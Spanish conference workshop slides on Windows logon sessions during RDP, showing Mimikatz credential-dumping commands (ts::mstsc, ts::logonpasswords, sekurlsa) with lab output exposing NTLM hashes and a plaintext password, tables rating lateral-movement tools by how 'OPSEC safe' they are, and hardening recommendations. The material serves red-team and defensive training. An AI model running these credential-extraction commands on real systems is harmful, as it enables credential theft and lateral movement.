


Caso 7 – RDP - PoC

1. Análisis de un servidor con varias conexiones por RDP simultáneas.
2. Análisis de un equipo donde uno de los usuarios está realizando una conexión por RDP a otro equipo.

Comandos de Mimikatz:

- Ts::logonpasswords
- Ts::mstsc
- Sekurlsa::tspkg





Offensive Logon Sessions – Where to find them and how to hide them



Caso 7 – RDP – Análisis (Punto 1)

- Tipo de sesión: Logon Type 10 – Remote Interactive
- Inicio de sesión por RDP como usuario02 (RDP) y usuario04 (xfreerdp).
- Ambos conectados y “trabajando”.
- Al cerrar sesión, quedan rastros del inicio en Mimikatz.
- Quedan cacheadas (lsadump::cache).

```
Authentication Id : 0 ; 762096 (00000000:000ba0f0)
Session           : RemoteInteractive from 3
User Name         : usuario02
Domain            : EUSKALHACK
Logon Server      : DC
Logon Time        : 11/06/2023 11:50:34
SID               : S-1-5-21-689709431-1785828550-567013713-1104
msv :
```

Administrador de tareas			
Archivo Opciones Vista			
Procesos Rendimiento Usuarios Detalles Servicios			
^		1%	75%
Usuario	Estado	CPU	Memoria
> A rodolfo (20)		0%	98,2 MB
> A usuario02 (16)		0%	77,4 MB
> A usuario04 (17)		0%	82,9 MB

```
Authentication Id : 0 ; 762096 (00000000:000ba0f0)
Session           : RemoteInteractive from 3
User Name         : usuario02
Domain            : EUSKALHACK
Logon Server      : DC
Logon Time        : 11/06/2023 11:50:34
SID               : S-1-5-21-689709431-1785828550-567013713-1104
msv :
  [00000003] Primary
  * Username      : usuario02
  * Domain        : EUSKALHACK
  * NTLM          : fc525c9683e8fe067095ba2ddc971889
  * SHA1          : e53d7244aa8727f5789b01d8959141960aad5d22
  * DPAPI         : d00b81032b0b4a0db5d69926aaad52a5
tspkg :
wdigest :
  * Username      : usuario02
  * Domain        : EUSKALHACK
  * Password      : (null)
kerberos :
  * Username      : usuario02
  * Domain        : EUSKAL.HACK
  * Password      : (null)
ssp :
credman :
```




Offensive Logon Sessions – Where to find them and how to hide them



Caso 7 – RDP – Análisis (Punto 1 y 2)

- En un Windows Server 2019, las credenciales no salen en texto plano.
- Sin embargo, en la máquina origen (Punto 2), la credencial si es accesible en texto plano (mientras RDP esté abierto).
- Una vez se cierre la sesión, no queda cacheada.

```
mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

mimikatz # ts::logonpasswords
!!! Warning: false positives can be listed !!!

Domain      :
Username    : usuario04
Password/Pin:

Domain      : EUSKALHACK
Username    : usuario02
Password/Pin:
```

```
mimikatz 2.2.0 x64 (oe.eo)

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 16180      mstsc.exe (module @ 0x0000000000ADF970)

ServerName                [wstring] '192.168.1.76'
ServerFqdn                 [wstring] ''
UserSpecifiedServerName    [wstring] '192.168.1.76'
Username                   [wstring] 'usuario02'
Domain                     [wstring] 'EUSKALHACK'
Password                   [protect] 'Passw0rd!'
SmartCardReaderName        [wstring] ''
PasswordContainsSCardPin   [ bool ] FALSE
ServerNameUsedForAuthentication [wstring] '192.168.1.76'
RDmiUsername               [wstring] 'EUSKALHACK\usuario02'
```



Offensive Logon Sessions – Where to find them and how to hide them



Caso 7 – RDP – Resumen

- Clientes con conexiones RDP salientes (Punto 2), siempre van a tener la credencial accesible en texto plano.
- Servidores con conexiones RDP entrantes (Punto 1) van a tener cacheada en memoria las credenciales (hash).
- Según las pruebas, en WS 2019 o posteriores, no es posible acceder en texto plano a la credencial usando RDP o xfreerdp.
- Con rdesktop, la credencial sigue saliendo en texto plano.

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::logonpasswords
!!! Warning: false positives can be listed !!!

Domain : EUSKALHACK
UserName : usuario04
Password/Pin: Passw0rd!

mimikatz #
```

Tipo Sesión	Persistente	Tipo credencial
RemoteCredentials -- Logon Type 10	Servidor - Se queda cacheado. Cliente - Desaparece cuando termina la sesión	Servidor - Hash/Texto Plano (solo <= WS2016) Cliente - Texto Plano



Offensive Logon Sessions – Where to find them and how to hide them



Conclusiones



Offensive Logon Sessions – Where to find them and how to hide them



Pentesting responsable

Como pentesters o red teamers, nuestro objetivo es mejorar el entorno de un cliente y, al menos, no dejarlo peor de como estaba. A continuación, tenéis una tabla resumen con el comportamiento de cada herramienta tratada a lo largo del taller:

Herramienta	Tipo Sesión	Persistente	Tipo credencial	OPSEC Safe
Sesión interactiva 0 PsExec con parámetros (SysInternals)	Interactive -- Logon Type 2	Queda siempre cacheada.	Hash/Texto Plano	No, es necesario acceso físico o genera una sesión interactiva.
Tarea Programada (taskscheduler)	Batch -- Logon Type 4	Queda siempre cacheada.	Hash/Texto Plano	No. Normalmente utilizado para persistencia. El usuario debe ser "sacrificable".
Servicio	Service -- Logon Type 5	Queda siempre cacheada.	Hash/Texto Plano	No. Normalmente utilizado para persistencia. El usuario debe ser "sacrificable".



Offensive Logon Sessions – Where to find them and how to hide them



Pentesting responsable

Herramienta	Tipo Sesión	Persistente	Tipo credencial	OPSEC Safe
SSH/FTP	NetworkCleartext -- Logon Type 8	Queda cacheado mientras la sesión está activa.	Hash	Sí, acceso por consola. No generar una sesión interactiva.
Runas (nativo)	NewCredentials -- Logon Type 9	Se queda cacheado mientras la sesión esté activa	Hash/Texto Plano	Sí, además, a nivel de eventos, es más difícil identificar quién lo ejecutó.
RDP	RemoteCredentials -- Logon Type 10	Servidor – Se queda cacheado. Cliente – Desaparece cuando termina la sesión	Servidor – Hash/Texto Plano (solo <= WS2016) Cliente – Texto Plano	No, genera una nueva conexión RDP o tira la existente.



Offensive Logon Sessions – Where to find them and how to hide them



Pentesting responsable


Herramienta	Tipo Sesión	Persistente	Tipo credencial	Credencial Safe?
Smbclient	Network -- Logon Type 3	No queda registrado nada en el equipo.	N/A	Sí. No queda nada cacheado nunca al ser conexiones de tipo "Red".
WinRM (CME)				
SmbExec				
PowerShell Remoting				
ATExec				
DcomExec				
Evil-WinRM				
SecretsDump				
WMIExec				
PsExec (Impacket)				



Protecciones/Recomendaciones

1. [Limitar](#) el nº de credenciales cacheadas en dominio.
2. [Deshabilitar](#) wdigest.
3. Habilitar la [protección](#) de LSA.
4. Añadir usuarios privilegiados al grupo de [Protected Users](#).
5. Desplegar [Credential Guard](#) en servidores de dominio.
6. Seguir las recomendaciones de [Microsoft](#).
7. Reiniciar servidores y equipos... de vez en cuando.
8. Limitar los privilegios de cuentas de servicio y tareas programadas.
9. Usar herramientas como [RunasCs](#) para entender las diferentes situaciones.
10. Evitar usar la flag `-u` y `-p` con PsExec de Sysinternals.

Remote Desktop connection to a server without Windows Defender Remote Credential Guard



- Credentials sent to server
- Credentials are not protected from attackers on remote host
- Attacker can continue to use credentials after disconnection

Key = Credentials

Domain controller protections for Protected Users

Accounts that are members of the Protected Users group that authenticate to a Windows Server 2012 R2 domain are unable to:

- Authenticate with NTLM authentication.
- Use DES or RC4 encryption types in Kerberos pre-authentication.
- Be delegated with unconstrained or constrained delegation.
- Renew the Kerberos TGTs beyond the initial four-hour lifetime.



Offensive Logon Sessions – Where to find them and how to hide them




Una reflexión

Según el NIST:

red team exercise




Definition(s):

 An exercise, reflecting real-world conditions, that is conducted as a simulated adversarial attempt to compromise organizational missions and/or business processes to provide a comprehensive assessment of the security capability of the information system and organization.

Source(s):

[NIST SP 1800-21B](#) under Red Team Exercise

 An exercise, reflecting real-world conditions that is conducted as a simulated adversarial attempt to compromise organizational missions or business processes and to provide a comprehensive assessment of the security capabilities of an organization and its systems.

Source(s):

[NIST SP 800-53 Rev. 5](#)





Offensive Logon Sessions – Where to find them and how to hide them



Referencias



Offensive Logon Sessions – Where to find them and how to hide them



Referencias

1. <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture>
2. <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios>
3. <https://learn.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication>
4. <https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types>
5. [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567(v=ws.10))
6. <https://www.ultimatewindowssecurity.com/securitylog/bo/ok/page.aspx?spid=chapter3>
7. <https://tools.thehacker.recipes/mimikatz>
8. <https://github.com/gentilkiwi/mimikatz/wiki>
9. <https://www.cybertriage.com/blog/new-features/robust-use-of-psexec-that-doesnt-reveal-password-hashes/>
10. <https://www.alteredsecurity.com/post/fantastic-windows-logon-types-and-where-to-find-credentials-in-them>



Offensive Logon Sessions – Where to find them and how to hide them



Referencias

11. <https://twitter.com/SteveSyfuhs/status/1297957799079510018>
12. <https://woshub.com/cached-domain-logon-credentials-windows/>
13. https://www.stigviewer.com/stig/windows_10/2017-02-21/finding/V-71763
14. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection#to-enable-lsa-protection-using-group-policy>
15. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>
16. <https://learn.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard>
17. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>
18. <https://github.com/antonioCoco/RunasCs>
19. <https://taggartinstitute.org/p/responsible-red-teaming>



Offensive Logon Sessions – Where to find them and how to hide them



**¡MUCHAS GRACIAS!
ESKERRIK ASKO!**

